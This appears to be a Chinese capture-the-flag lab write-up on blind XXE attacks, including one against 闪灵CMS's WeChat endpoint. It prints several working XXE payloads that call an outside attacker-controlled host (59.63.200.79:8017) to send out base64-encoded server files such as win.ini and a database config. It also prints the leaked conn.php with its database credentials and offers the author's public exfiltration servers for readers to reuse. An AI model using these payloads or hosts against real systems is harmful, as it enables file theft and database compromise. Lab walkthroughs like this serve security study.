
这题目标很明确了，由于攻击没有回显，在公网的某个服务器中放入我们刚刚的`x.php`和`xxe.xml`




接着利用绝对路径可以读取flag，payload

> 若是你没有公网vps服务器的话，这里有两个挂在公网上的可以试用
> http://59.63.200.79:8017/1.xml
> http://59.63.200.79:8017/3.txt
> 访问上面那个一样可以

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=c:/phpStudy/WWW/xxe/flag.php">
<!ENTITY % remote SYSTEM "http://59.63.200.79:8017/1.xml">
%remote;
%send;
]>
```





base64解码一下就是flag了

XXE-2

> **实验环境：http://59.63.200.79:8207/**

打开一看是个网站，看一下源码发现是闪灵CMS建站

```
<link rel="stylesheet" type="text/css" href="//59.63.200.79:8207/template/s99/skin/style/lib.css">
<link rel="stylesheet" type="text/css" href="//59.63.200.79:8207/template/s99/skin/style/style.css">
<link rel="stylesheet" type="text/css" href="//59.63.200.79:8207/template/s99/skin/style/999.css">
<script type="text/javascript" src="//59.63.200.79:8207/template/s99/skin/js/jquery-1.11.3.min.js"></script>
<script type="text/javascript" src="//59.63.200.79:8207/template/s99/skin/js/org1470120033.js" data-main="indexMain"></s
<title>您的网站名称 - Powered by 闪灵CMS建站</title>
<link href="//59.63.200.79:8207/media/20151019095214828.png" rel="shortcut icon">
</head>
```

下载源码找关键函数simplexml_load_string，这个容易出现xxe

```
}
if ($signature != "" && $echostr == "") {
    $postArr = file_get_contents("php://input");
    $postObj = simplexml_load_string($postArr);
    $ToUserName = $postObj->FromUserName;
    $FromUserName = $postObj->ToUserName;
    $MsgType = $postObj->MsgType;
    $strEvent = $postObj->Event;
    $EventKey = $postObj->EventKey;
```

分析


1、`$postArr`是php://input直接接受post传参的。php://input可以读取没有处理过的POST数据，相较于$HTTP_RAW_POST_DATA而言，它给内存带来的压力较小，并且不需要特殊的php.ini设置，php://input不能用于enctype=multipart/form-data。明显存在XXE

2、想让if满足条件，`$signature`不为空，`$echostr`要为空，追踪发现signature和echostr都是GET传参

3、漏洞位置在weixin/index.php,可以通过源码知道存在/conn/conn.php的文件，里面包含着数据库文件

知道了地点了，测试了下是windows系统，访问一下`c:/windows/win.ini`

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=c:/windows/win.ini">
<!ENTITY % remote SYSTEM "http://59.63.200.79:8017/1.xml">
%remote;
%send;
]>
```



可以直接利用爆出的路径读取conn/conn.php

payload如下

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=C:/phpStudy/scms/conn/conn.php">
<!ENTITY % remote SYSTEM "http://59.63.200.79:8017/1.xml">
%remote;
%send;
]>
```

你们访问http://59.63.200.79:8017/3.txt应该就可以看到

接着解码看看，数据库的全部数据都出来了，可以直接


LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
header("content-type:text/html;charset=utf-8");
session_start();
$conn = mysqli_connect("192.168.0.10","xxe", "teiwol8#7ERe1DPC", "scms");
mysqli_query($conn,'set names utf8');
date_default_timezone_set("PRC");
if (!$conn) {
    die("  °  è °  ¤ ± è  : " . mysqli_connect_error());
}
$functionfile=dirname($_SERVER["SCRIPT_FILENAME"])."/data/function.bas";
$datafile="data/data.bas";
$ajaxfile="data/ajax.bas";
$apifile="data/api.bas";
?>
```

根据源码可以找到adminer.php是连接数据库的后台http://59.63.200.79:8207/adminer.php

但是很奇怪的是，这个数据库居然在linux系统里面，所以登陆不了管理员后台



日志和UDF都撸不了，没权限开读文件功能。

我的个人博客

孤桜懶契：http://gylq.gitee.io